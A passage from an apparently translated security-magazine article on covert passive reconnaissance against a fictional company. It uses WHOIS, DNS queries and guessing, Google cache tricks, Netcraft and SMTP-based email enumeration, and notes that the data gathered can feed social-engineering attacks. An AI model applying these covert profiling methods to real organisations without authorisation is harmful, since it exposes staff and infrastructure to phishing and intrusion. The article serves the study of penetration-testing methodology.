- Recogida pasiva de información – proceso de búsqueda y de recogida de los datos relacionados con el objeto analizado de manera pasiva, es decir, sin dejar al objetivo concreto (por ejemplo, empresa) ninguna premisa de que está siendo observado;
- Escaneo y mapeo de la red – análisis de las rutas del tráfico, análisis de las reglas del cortafuegos (ing. firewalking);
- Fingerprinting – identificación de tipos y versiones de los sistemas informáticos empleados en la red;
- Detección de agujeros y vulnerabilidades de configuración – análisis de los datos recogidos y determinación de los potenciales vectores de ataque;
- Ataque – aprovechamiento de las vulnerabilidades y vencimiento del sistema de protecciones;
- Escalada de permisos – consecución de permisos en los respectivos sistemas informáticos;
- Informes – recogida de todos los datos en forma de informe, su análisis junto con el directorio y el departamento técnico del objetivo analizado (por ejemplo, empresa) e indicación de los potenciales métodos de corrección del estado de la seguridad de la infraestructura IT.

Los pentests llegaron ya como una tecnología, con su propio estándar: OSSTMM (*The Open Source Security Testing Methodology Manual*) del Instituto ISECOM (*The Institute for Security and Open Methodologies*). Más información sobre este tema la podéis encontrar en la dirección: *http://www.isecom.org/osstmm/*




Figura 1. *Sitio RIPE de la base WHOIS*

Como cebas...

Al principio he dicho sobre los factores que condicionan, en la mayoría de los casos, el éxito final. La base de todos los pentests es un entorno cómodo y bien ajustado a las necesidades individuales. Para mí su integral (casi necesaria) parte es el navegador favorito (*Firefox*) buena (es decir, relajadora) música, lápiz, agenda (con muchas hojas) y una silla cómoda o sillón en el cual el auditor pasa mucho tiempo. El tiempo es el último de los elementos de todo el rompecabezas y su respectiva cantidad puede predestinar más que los demás elementos del resultado final de nuestras actividades. Para que sea más cómodo añadimos que nuestro horizonte de tiempo es la infinidad (más tiempo no debemos necesitar). Esto nos permitirá concentrarnos en cuestiones más importantes.

Después de garantizarnos un amigable entorno de trabajo, podemos empezar un trabajo concreto. Nuestras actividades se relacionarán a las fases más tempranas de las pruebas de penetración, es decir, de la recogida pasiva (relativamente) de información sobre el objetivo potencial (ing. *Passive Information Gathering* – ver en la tabla Pruebas de penetración). Desempeñaremos el papel del consultante de seguridad quien recibió el pedido de recoger el máximo número de información sobre la empresa (que llamaremos Intocables S.A.), sin decir al mismo tiempo que esta información se recoge.

Evitamos la cuestión sobre quién será el eventual contratante (puede ser la misma empresa interesada *Intocables S.A.*, o bien su competencia). Es un elemento completamente no relacionado con el mismo pedido – nosotros nos concentraremos solamente en su realización.

Low hanging fruits

¿Dónde empezaremos? Algunos inmediatamente visitarían el sitio *www.intocablessa.com*, lo que no va bien con nuestro postulado básico, quedarnos escondidos. En



Internet hay muchos lugares en los cuales podemos encontrar un montón de información interesante sobre nuestro objeto. Muchas veces son servicios que surgieron hace mucho e iban a servir para facilitar el trabajo a los usuarios que emplean Internet. Sin embargo, como eso sucede en toda la historia de la humanidad, resultó que la *espada tiene dos filos*. Tal información, recogida y analizada respectivamente puede demostrar una clara imagen de lo que sucede en la empresa X, cuál es su estructura, qué suministradores emplea, quien la administra, cuando trabaja etc. Podemos enumerar mucho. Está claro que no en cada caso seremos capaces de fijar todos estos detalles, pero, a pesar de ello merece la pena al menos probar, ya que son así denominados *low hanging fruits*, es decir, algo que podemos conseguir sin mucho esfuerzo.

Pues bien. Empezamos por fijar dónde se encuentra la empresa *Intocables S.A.*, cuando abre, cuál es la dirección del sitio Web y conseguiremos eventualmente los números de teléfono de contacto. Entonces necesitamos una guía telefónica. Como no tenemos por qué tener cerca de la mano (aunque se encuentra en Correos de la esquina), en Internet se encuentran unos sitios que ofrecen tal información: por ejemplo *YellowPages* (*www.yellowpages.com*). Cuando queremos encontrar localización geográfica es suficiente, por ejemplo, entrar en *www.pilot.pl, maps.google.com* o bien *www.multimap.com*.

Merece la pena apuntar todo lo que pudimos fijar. Por ejemplo: los números de teléfonos de contacto luego pueden servir para ataques sociológicos (cuando sean necesarios) o bien *wardialing*, empleando el prefijo dado del número. Las direcciones email demuestran cuál es el formato de dirección que se emplea (por ejemplo: *johnny.bean@intocables.com*).

Cuando nuestro objeto (empresa *Intocables S.A.*) está en la bolsa de valores, podemos tratar de comprobar qué información se comparte en el sitio de la Bolsa de Valores o portales financieros.

Listado 1. *Resultados de la pregunta de la base WHOIS por el nombre de la empresa intocables.com*

```
% This is the RIPE Whois query server #2.
% The objects are in RPSL format.
%
% Note: the default output of the RIPE Whois server
% is changed. Your tools may need to be adjusted. See
% http://www.ripe.net/db/news/abuse-proposal-20050331.html
% for more details.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
% The object shown below is NOT in the RIPE database.
% It has been obtained by querying a remote server:
% (whois.snd.pl) at port 43.
% To see the object stored in the RIPE database
% use the -R flag in your query
%
Domain object:
domain:          intocablessa.com
registrant's handle: msk9999 (CORPORATE)
nservers:        ns2.intocablessa.com.[10.14.86.33]
              ns1.intocablessa.com.[10.14.86.32]
created:         1999.12.02
last modified:  2005.12.13
registrar:       MLASK
ul. Ogórkowa 133
00-442 Słupsk
Polska/Poland
+48.22 5003333
help@snd.pl
option:          the domain name has not option
Subscribers Contact object:
company:         INTOCABLES S.A.
street:          AVENIDA DE ROMEO Y JULIETA 150
city:            23-232 Lepe
location:        PL
handle:          msk9999
last modified: 2000.10.19
registrar:       MLASK
ul. Ogórkowa 133
00-442 Słupsk
Polska/Poland
+48.22 5003333
help@snd.pl
Whois database last updated: 2006.01.10
%%REFERRAL END
```

Después de recoger la información básica sobre nuestra empresa comprobaremos lo que se puede encontrar en otros lugares. Empezaremos por el servicio Whois.

Quién es quien...

Whois es la base (ver la Tabla *Servicio WHOIS*) de los sujetos de Internet registrados y fue creada con el objetivo de suministrar información de contacto para los que necesiten tal información (por ejemplo, necesidad de ponerse en contacto con el administrador de la red dada). Como nosotros también pertenecemos al mismo grupo (a pesar de que no queremos ponernos en contacto con nadie que sea de la empresa *Intocables S.A.*), comprobaremos de donde sopla el viento.

Para ello podemos emplear una popular herramienta denominada whois, accesible en la mayoría de los sistemas Linux o bien preguntar a la base WHOIS directamente

Servicio WHOIS

El objetivo principal del servicio WHOIS es suministrar información de contacto y de registro del objeto dado (empresa, institución, organización). Está dividida en dos partes, la primera es responsable de la información relacionada con el intervalo dado de las direcciones IP (así denominado *Network Service-based*); la segunda, con los nombres de dominios (así denominado *Name Service-based*). La base WHOIS contiene, entre otras, las direcciones IP asignadas al objeto dado, el número del sistema autonómico (AS, empleado para routing de BGP), los datos de las personas responsables por mantener inscripciones y otros datos más.

La base WHOIS fue dividida entre cuatro Registros Regionales (ing. *Regional Internet Regestries*):

- APNIC – Asia y Pacífico (*Asia-Pacific Network Information Center*) – *http://www.apnic.net/*
- ARIN – América del Norte (*American Registry for Internet Numbers*) – *http://www.arin.net/*
- LACNIC – América Latina y el Caribe (*Latin American and Caribbean Internet Address Registry*) – *http://www.lacnic.net/*
- RIPE NCC – Europa (*Réseaux IP Européens Network Coordination Centre*) – *http://www.ripe.net/*

a nivel del navegador Web (en nuestro caso el registro RIPE – *http://www.ripe.net/* – ver la Figura 1). Seleccionaremos la segunda opción ya que es más universal y no determina la necesidad de emplear el sistema operativo concreto.

En el campo marcado es necesario introducir el nombre del dominio (por ejemplo: *intocablessa.com*), nombre del hospedaje buscado (por ejemplo: *http://www.intocablessa.com/*) o bien la dirección IP de este hospedaje.

Nosotros al principio preguntaremos por el dominio *intocables.com*.

En el Listado 1 está el registro relacionado con nuestra empresa. Como podemos ver, *Intocables S.A*. emplea dos servidores DNS con direcciones 10.14.86.32 y 10.14.86.33, están registrados en MLASK y se encuentran en Lepe, lo que debería coincidir con los datos conseguidos en el primer paso. Si no es así, puede que la sede de la empresa haya cambiado, se haya unido a otra o es la dirección de una de las sucursales, responsable de IT. Merece la pena apuntar este hecho.

Las direcciones de los servidores DNS nos servirán como base para la segunda pregunta (por la dirección: 10.14.86.32 o bien 10.14.86.33) a la base WHOIS (Listado 2).

¿Qué recibimos? Primero, cual es el bloque de las direcciones IP que fue asignado para las necesidades de la empresa analizada (10.14.86.0/24), quien es la persona de contacto (Johnny Bean – código JF6969-RIPE), dirección, teléfono, e-mail y el número AS (AS12345). Este último indica que *Intocables S.A*. posee registrado su propio sistema autonómico o que emplean otro (en nuestro caso están conectados a la red WARIA.PL). Cada una de estas informaciones se puede comprobar en la base WHOIS y suministrar los siguientes datos, igual de interesantes. Y aquí justamente, querido lector, está la tarea para ti: comprobar qué es lo que se puede sacar de la base RIPE (hay mucha información).

Como WHOIS no es el único lugar donde encontraremos *frutas colgada bajo*, nuestra siguiente parada es el conocido para todos los usuarios de Internet servicio DNS que puede provocar confusión.

Y Usted se llama...

DNS no es nada más que un conjunto de los sistemas que sirven para convertir las direcciones IP en los nombres y al revés. Es decir, traduce las cosas comprensibles y los nombres más fáciles para memorizar por el hombre en direcciones numéricas, requeridas en la comunicación de las redes basadas en el protocolo IP.

¿Qué significa esto para nosotros? La mente humana a veces es capaz de prever y muchas veces se deja llevar por esquemas o costumbres. Por ejemplo, el nombre del servidor Web empezará por el prefijo www, los cortafuegos muchas veces se denominan *fw, DNS – ns*, correo – *mail* etc.

Los administradores mucha ve-ces emplean un conjunto de nombres que vienen de una raíz, por ejemplo, de mitología, de astronomía (por ejemplo, nombres de planetas y sus lunas) o bien de un esquema aceptado (por ejemplo, dhcp13-14 puede significar una estación que termina con los octetos 13.14 y los asignados del servidor DHCP, bud01Il122-01 – el primer ordenador situado en el edificio número 1 piso segundo, aula 122.). Es muy cómodo y facilita la real administración de la red, pero deja mucha información innecesaria para el potencial intruso. ¡A veces sucede incluso que el servidor externo DNS traduce los nombres de los ordenadores que se encuentran en una red protegida!

Con las pruebas de DNS merece la pena tener a mano una cómoda herramienta. Bajo el sistema Linux por defecto hay unas herramientas accesibles (*dig, nslookup, host*), sin embargo, bajo Windows por defecto tenemos a la disposición sólo una (*nslookup*). Es aconsejable recordar que debemos quedarnos escondidos. Por lo tanto, es mejor emplear un sitio de Internet que pregunte el servidor DNS y nos devolverá los resultados sin la necesidad de enviar un simple paquete hacia el objeto de nuestras investigaciones. Para ello podemos emplear, por ejemplo, el servicio *http://www.network-tools.com/* que ofrece avanzadas opciones de preguntas (Listado 2). Veremos lo que nos devuelve el servidor DNS cuando le preguntemos por el dominio *intocablessa.com*.

La primera cosa que nos viene es el hecho de que el servidor es administrado por Pepe López (visible en el campo email: del récord



Listado 2. *Resultados de la pregunta de la base WHOIS por las direcciones IP de la empresa intocablessa.com*

```
% This is the RIPE Whois query server #2.
% The objects are in RPSL format.
%
% Note: the default output of the RIPE Whois server
% is changed. Your tools may need to be adjusted. See
% http://www.ripe.net/db/news/abuse-proposal-20050331.html
% for more details.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
% Note: This output has been filtered.
%       To receive output for a database update, use the "-B" flag
% Information related to '10.14.86.0 - 10.14.86.255'
inetnum:         10.14.86.0 - 10.14.86.255
netname:         INTOCABLESINTPL-NET1
descr:           Intocables
country:         PL
admin-c:         JF6969-RIPE
tech-c:          JF6969-RIPE
status:          ASSIGNED PA "status:" definitions
mnt-by:          WARIA-MNT
source:          RIPE # Filtered
person:          Johnny Bean
address:         Intocables S.A.
address:         AVENIDA DE ROMEO Y JULIETA 150
address:         23-232 Lepe
address:         POLAND
phone:           +48 55 5005555
fax-no:          +48 55 5005566
e-mail:          johnny.bean@intocablessa.com
nic-hdl:         JF6969-RIPE
source:          RIPE # Filtered
% Information related to '10.14.86.0/22AS12345'
route:           10.14.86.0/22
descr:           WARIA.PL
origin:          AS12345
mnt-by:          WARIA-MNT
source:          RIPE # Filtered
```

SOA) y que el servidor básico DNS es el servidor con el bonito nombre Barbudo. Al analizar toda la descripción resulta que este servidor no es nada más que NS1, devuelto de la base WHOIS y que su socio – NS2 – es *Calvo* que a la vez es el servidor de correo (récord MX). Es una información muy importante ya que si los servidores que comparten este tipo de servicios se encuentran en la misma máquina física, entonces hemos detectado una importante violación de las reglas de seguridad. ¡La desacreditación del servidor de correo y la consecución de los permisos como superusuario al mismo tiempo significa tomar control del servidor DNS y esto puede conducir a unas consecuencias muy graves!

Está claro también que en la misma dirección IP se esconden dos sistemas físicamente diferentes. Podemos conseguirlo al emplear, por ejemplo: *loadbalancing* u otro sistema que redirige las preguntas a diferentes servicios.

De uno de los registros TXT que contiene información de texto, podemos enterarnos de que el número de contacto ha cambiado (5005550). Esto puede significar que alguien ha cometido el error de letra al introducir los datos en el registro lo que es poco probable, ya que la cifra *5* no se encuentra al lado de *0* o bien es el número del sector técnico de nuestra empresa. Allí probablemente trabajan: Johnny Bean y Pepe López. Son nuevos datos para un eventual ataque socio-técnico.

Volvemos a DNS. En la página *http://www.ip-plus.net/tools/dns_check_set.en.html/* se encuentra accesible la herramienta que al preguntar DNS trata también de descargar el archivo completo de la zona. Hoy en día pocos servidores son susceptibles a este tipo de ataque. ¡Esto significa leer el contenido completo de la base del servidor básico DNS para el dominio dado (en nuestro caso *intocablessa.com*) con una pregunta! Se devuelven todos los registros, los nombres de las estaciones junto con sus direcciones IP. Tales datos ayudan mucho en determinar la estructura de la red analizada.

Podemos tratar el problema por otro lado. Cuando tengamos que ver con un afanoso administrador entonces cada inscripción en la base principal se reflejará en la base reversible. Para llegar a esta información, es suficiente enviar la así denominada pregunta reversible (ing. *reverse lookup*), es decir, preguntar el servidor DNS el nombre de la dirección IP dada. Es decir, enviamos la pregunta por la dirección IP conocida (por ejemplo 10.14.86.32) y como respuesta recibimos el nombre asignado a este (por ejemplo,: *ns1.intocablessa.com, barbudo.intocablessa.com*). ¡Con un poco de suerte podremos conseguir la base completa DNS!

Para que no sea fácil, supongamos que nuestro administrador trabaja mucho (o bien se queda sentado todos los días en IRC) y, a consecuencia las bases DNS no son completas. Nos queda al menos una elegante forma que es el ataque por la fuerza en DNS. Se trata de una simple adivinanza. Podemos tratar de adivinar que el nombre dado del servidor aparece en la base DNS (por ejemplo: *fw.intocablessa.com, ids.intocablessa.com, srv.intocablessa.com, srv1.intocablessa.com* etc.).

Al analizar los resultados anteriores podemos también tratar de estrechar el alcance de búsqueda y preguntar los nombres relacionados con algunos ya conocidos

(personajes mitológicos). En el caso considerado pueden ser, por ejemplo: *despeluzado.intocablessa.com, hippie.intocablessa.com, bigotudo.intocablessa.com, buclecito.intocablessa.com, espantajo.intocablessa.com* etc. Todo depende de nuestra invención y de poca imaginación.

Google is your friend...

Ya. Hasta el momento hemos empleado unas fuentes de información menos populares. Pasamos ahora a las más claras. Casi cada uno que haya buscado cualquier cosa en Internet, visitó la página *http://www.google.com/*. Es el puerto principal en cuanto a la búsqueda de cualquier cosa en cualquier cosa. No sin razón Google es el mejor buscador de Internet. Su base contiene centenas de millones de hipervínculos, documentos, fotos y contactos. En el número 3/2005 de la revista *hakin9* fue publicado el artículo de Michał Piotrowski titulado: *Peligroso Google – búsqueda de información confidencial*, entonces aquí no volveremos a describir las técnicas conocidas como *google hacks*. Aquí mencionaré solamente algunos pequeños detalles.

Ya sabemos que al construir las respectivas preguntas podemos conseguir unos resultados muy interesantes. Los operadores de tipo: `site:`, `inurl:`, `intext:`, `intitle:` etc facilitan la búsqueda de los datos y precisan el alcance de la búsqueda, con lo cual, los resultados son más cercanos a nuestras expectativas. ¿Qué haremos en caso de que recibamos un hipervínculo interesante? Cuando lo pulsemos nuestra dirección IP se guardará en los logs del servidor Web analizado y nosotros queremos evitarlo. Podemos emplear un servidor proxy gratuito (el listado de los servidores proxy gratuitos es accesible, por ejemplo, en la dirección www.proxy4free.com) o el paquete Tor (*tor.eff.org*). Existe una solución más elegante.

Nos ayuda mucho el mismo servicio Google, compartiendo con nosotros su memoria caché (Figura 2). La mayoría de las páginas es accesible off-line, es decir, no tenemos por

Listado 3. *Resultados de la pregunta se devuelven por el servidor básico DNS de la empresa intocablessa.com*

```
NsLookup Query the DNS for resource records
domain   query type  A - Address NS - Name server CNAME - Canonical name SOA
Start of authority MB - Mailbox domain MG -
Mail group member MR - Mail rename domain NULL - Raw data record WKS
- Well-known services PTR - Domain pointer HINFO - Host info MINFO
- Mailing list info MX - Mail exchange TXT - Text strings RP - Responsible
person AFSDB - AFS database X25 - X25 PSDN address ISDN - ISDN address RT -
Route through NSAP - NSAP address NSAP-PTR - NSAP-style pointer SIG -Security
signature KEY - Security key PX - X.400 mail mapping info AAAA - IPv6 address
LOC - Location NXT - Next domain SRV - Location of services NAPTR - Naming
authority pointer KX - Key exchange delegation UINFO - User info UID - User
ID GID - Group ID MAILB - Mailbox-related records ANY - Any type
server   query class  IN - Internet CH - CHAOS HS - Hesiod ANY - Any class
port   timeout (ms)
 no recursion      advanced output
[10.14.86.32] returned an authoritative response in 156 ms:
Header
rcode: Success
id: 0 opcode: Standard query
is a response: True authoritative: True
recursion desired: True recursion avail: True
truncated: False
questions: 1 answers: 13
authority recs: 0 additional recs: 3
Questions
name class type
intocablessa.com ANY ANY
Answer records
name class type data time to live
intocablessa.com IN SOA server: barbudo.intocablessa.com
email: pepe.lopez@calvo.intocablessa.com
serial: 2005050508
refresh: 43200
retry: 3600
expire: 3600000
minimum ttl: 1209600
 8100s (2h 15m)
intocablessa.com IN NS calvo.intocablessa.com 8100s (2h 15m)
intocablessa.com IN NS barbudo.intocablessa.com 8100s (2h 15m)
intocablessa.com IN NS ns1.intocablessa.com 8100s (2h 15m)
intocablessa.com IN NS ns2.intocablessa.com 8100s (2h 15m)
intocablessa.com IN MX preference: 10
exchange: mail.intocablessa.com
 8100s (2h 15m)
intocablessa.com IN A 10.14.86.33 8100s (2h 15m)
intocablessa.com IN TXT Intocables S.A. 8100s (2h 15m)
intocablessa.com IN TXT Avenida de Romeo y Julieta 150 8100s (2h 15m)
intocablessa.com IN TXT FAX: +48 55 5005566 8100s (2h 15m)
intocablessa.com IN TXT TEL: +48 55 5005550 8100s (2h 15m)
intocablessa.com IN TXT 23-232 Lepe, POLAND 8100s (2h 15m)
intocablessa.com IN TXT RP: Admin <admin@intocablessa.com> 8100s (2h 15m)
Authority records
[none]
Additional records
name class type data time to live
calvo.intocablessa.com IN A 10.14.86.33 8100s (2h 15m)
barbudo.intocablessa.com IN A 10.14.86.32 8100s (2h 15m)
ns1.intocablessa.com IN A 10.14.86.32 8100s (2h 15m)
ns2.intocablessa.com IN A 10.14.86.33 8100s (2h 15m)
mail.intocablessa.com IN A 10.14.86.33 8100s (2h 15m)
-- end --
URL for this output
```




Figura 2. *Acceso a caché del servicio Google*



Figura 3. *Página de caché del servicio Google*

No.	Time	Source	Destination	Protocol	Info
6	2006-01-14 22:49:05.78409	192.168.3.242	66.249.93.104	HTTP	GET /search?q=cache:zxNjJoVHNP4J:www.hakin9
9	2006-01-14 22:49:05.96859	66.249.93.104	192.168.3.242	HTTP	HTTP/1.1 200 OK (text/html)
10	2006-01-14 22:49:05.97209	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
13	2006-01-14 22:49:06.03520	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
16	2006-01-14 22:49:06.03762	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
17	2006-01-14 22:49:06.04090	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
20	2006-01-14 22:49:06.10764	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
23	2006-01-14 22:49:06.11110	66.249.93.104	192.168.3.242	HTTP	Continuation or non-HTTP traffic
31	2006-01-14 22:49:06.30449	192.168.3.242	62.111.243.84	HTTP	GET /style.css HTTP/1.1
78	2006-01-14 22:49:07.79703	192.168.3.242	62.111.243.84	HTTP	GET /images/flag_en.gif HTTP/1.1
80	2006-01-14 22:49:07.79713	192.168.3.242	62.111.243.84	HTTP	GET /images/flag_pl.gif HTTP/1.1
82	2006-01-14 22:49:07.79721	192.168.3.242	62.111.243.84	HTTP	GET /pl/img/glider.png HTTP/1.1
84	2006-01-14 22:49:07.79731	192.168.3.242	62.111.243.84	HTTP	GET /adview.php?what=zone:15&n=a7f70931 HTT
86	2006-01-14 22:49:07.79739	192.168.3.242	62.111.243.84	HTTP	GET /images/logo.gif HTTP/1.1
88	2006-01-14 22:49:07.79747	192.168.3.242	62.111.243.84	HTTP	GET /stale/klocki.gif HTTP/1.1
119	2006-01-14 22:49:07.84856	62.111.243.84	192.168.3.242	HTTP	HTTP/1.1 304 Not Modified
123	2006-01-14 22:49:07.85274	62.111.243.84	192.168.3.242	HTTP	HTTP/1.1 404 Not Found[Unreassembled Packet
130	2006-01-14 22:49:07.86670	62.111.243.84	192.168.3.242	HTTP	HTTP/1.1 200 OK (GIF89a)[Unreassembled Pack
131	2006-01-14 22:49:07.87243	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
134	2006-01-14 22:49:07.89626	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
137	2006-01-14 22:49:07.89992	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
138	2006-01-14 22:49:07.90498	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
141	2006-01-14 22:49:07.92838	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
146	2006-01-14 22:49:07.93190	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
147	2006-01-14 22:49:07.93591	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
150	2006-01-14 22:49:07.93928	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
151	2006-01-14 22:49:07.94299	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
154	2006-01-14 22:49:07.94903	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
155	2006-01-14 22:49:07.95287	62.111.243.84	192.168.3.242	HTTP	Continuation or non-HTTP traffic
216	2006-01-14 22:49:09.38469	192.168.3.242	62.111.243.84	HTTP	GET /images/flag_it.gif HTTP/1.1

Figura 4. *Log de Ethereal que demuestra el motivo de preguntar el servidor fuente*

qué preguntar el servidor Web de destino para recibir la página que se encuentra en él. Lo que encontremos en la memoria caché, muchas veces es una copia fiel de la página original. Sin embargo, aquí hay un truco. ¿Cuál? Lo veremos en la Figura 3.

En ella se encuentra la pregunta por el sitio de la revista Hakin9 y su página accesible desde la memoria caché. Sin embargo, ¡cuando sigamos los logs de Ethereal (Figura 4), ejecutada durante la descarga de esta página resultará que una parte de las peticiones fue enviada y recibida del/al servidor Web de la revista Hakin9 (dirección 62.111.243.84)! Y esto es lo que pensamos evitar. Entonces ¿qué paso?

Después de un corta análisis la respuesta es trivial. Los archivos con lo estilos CSS (paquete 31) y unas imágenes (paquete 78, 80, 130 y siguientes) incluidos en la página se descargaron del servidor fuente. ¿Entonces, qué hacemos? ¿De qué forma llegar a la caché sin demasiado ruido?

Otra vez nos sorprende Google. Cuando leamos exactamente la cabecera de la página caché, veremos un mensaje escrito en pequeña letra de que la página puede mostrarse solamente en el modo de texto (Figura 5).Este enlace a la caché sufrió una pequeña modificación. En su final apareció un corto parámetro: &strip=1. Es el que es responsable de nuestro anonimato. Entonces al buscar la caché es suficiente copiar el resultado de la búsqueda de Google al escondite, pegar en el campo URL, añadir el mágico &strip=1 y presionar Enter. Simple y elegante.

Cuando estamos pensando en buscadores, siempre en primer lugar automáticamente nos viene a la mente Google. No olvidemos, sin embargo, de que existen otros servicios de este tipo (*search.msn.com*, *www.yahoo.com*, *www.clusty.com* etc.). Sobre todo os recomiendo el servicio Clusty el que, además de la rapidez de funcionamiento, presenta de una manera interesante los resultados finales, ordenándolos en subcategorías (Figura 6).

Debemos recordar también los archivos *robots.txt* situados en los servidores Web para evitar la indeseada indexación de algunas páginas. Cada buscador emplea un mecanismo de exploración automática y registro a fondo de las páginas Web (así denominado *webcrawler*). *Webcrawler* analiza el código HTML encontrado, todos los enlaces que incluye y trata de seguirlos. Para prevenir la indexación de las páginas seleccionadas, en el servicio se crea un archivo especial denominado *robots.txt*, en el cual están incluidas las instrucciones para *webcrawler* sobre los enlaces que debe evitar. Sin embargo, el mismo archivo *robots.txt* se guarda – y esto puede suministrarnos más pasas en nuestro pastel de pentests. Es poco pero nos alegra.

Merece la pena consultar los grupos de discusión. A veces sucede que los administradores de la red analizada por nosotros forman parte en diferentes tipos de discusiones y foros. Al visitar *groups.google.com* sobre todo pueden resultar interesantes las opiniones del personal técnico. Muchas veces las preguntas por los detalles técnicos de una configuración o bien las descripciones de los problemas

encontrados en el trabajo nos ayudarán a determinar los sistemas que se emplean en la empresa. Sucede que las configuraciones parciales de los dispositivos y servicios pueden revelarse por los despreocupados empleados de IT. En nuestro caso habría que buscar a Johnny Bean y a Pepe López y comprobar que han presentado su opinión en una cuestión controvertida (empleando sus nombres y apellidos en el contexto del nombre *intocablessa.com* o bien direcciones email).

Una frecuente práctica de las empresas de programación y de implementación es situar en su portafolios información sobre los proyectos terminados y exitosos. Aquí podemos encontrar datos sobre los sistemas instalados junto con los detalles de tipo: tipo y versión del sistema operativo, estructura de la red interna, versión de la base de datos, etc. Todas estas informaciones, antes de que se publiquen en Internet, deben autorizarse por el cliente mismo. Entonces, con su consentimiento ¡el secreto de la empresa se revela!

¿De dónde sopla el viento?

¿Qué nos queda además de los buscadores? Un montón de posibilidades.

El servicio Netcraft (*http://www.netcraft.com/*) suministra las estadísticas relacionadas con las páginas Web. Sin embargo, informa también sobre los nuevos e importantes detalles. Por ejemplo, al preguntar por la página de la revista Hakin9 (Figura 7) recibimos los datos sobre la localización, servidor DNS, dirección IP, nombre reversible, sistema operativo en el que trabaja el servidor Web e incluso información sobre la versión de este servidor. Con la respectiva pregunta de Netcraft podemos encontrar algunos nombres DNS que no éramos capaces de conseguir del servidor de nombres (la siguiente tarea para el lector).

El combate contra spam y las bases RBL (ing. *Realtime Blackhole List*) es también la espada de doble filo. La página *openrbl.org* nos sirve



Figura 5. *Caché de Google con hipervínculo a la versión de texto del documento*




Figura 6. *Resultado devuelto por el servicio www.clusty.com*

la información sobre los potenciales spammers, sin embargo, comparte también la función que nos interesa: búsqueda de las direcciones email para reportar spam procedente de la dirección IP dada. Si en la empresa se delegó a una persona para esta tarea existe la posibilidad de que la conozcamos. Así aumentará el alcance de nuestra búsqueda, ya que, probablemente será la persona del departamento de Informática.

Existen también unos sitios (por ejemplo, *www.samspade.org, www.dnsstuff.com*) que suministran un conjunto de herramientas para buscar información (preguntas de DNS simples y reversibles, WHOIS, traceroute, ping etc). Por ejemplo: DNSStuff nos permite realizar ataques de tipo *email brute forcing*. Una de las herramientas pregunta al servidor de correo si la dirección de correo dada se acepta. Cuando el destinatario no exista, se devuelve un error (Figura 8). En tal caso existen dos explicaciones: el formato dado de la dirección email no es correcto, lo cual es poco probable, teniendo en cuenta el hecho de que en las pruebas anteriores se podía conocer la forma correcta de guardar o que la persona dada no trabaja en la empresa buscada. Entonces, conociendo el formato de la dirección email, empleando los diccionarios de nombres y apellidos y un simple script podemos fijar el listado de las personas empleadas en la empresa.

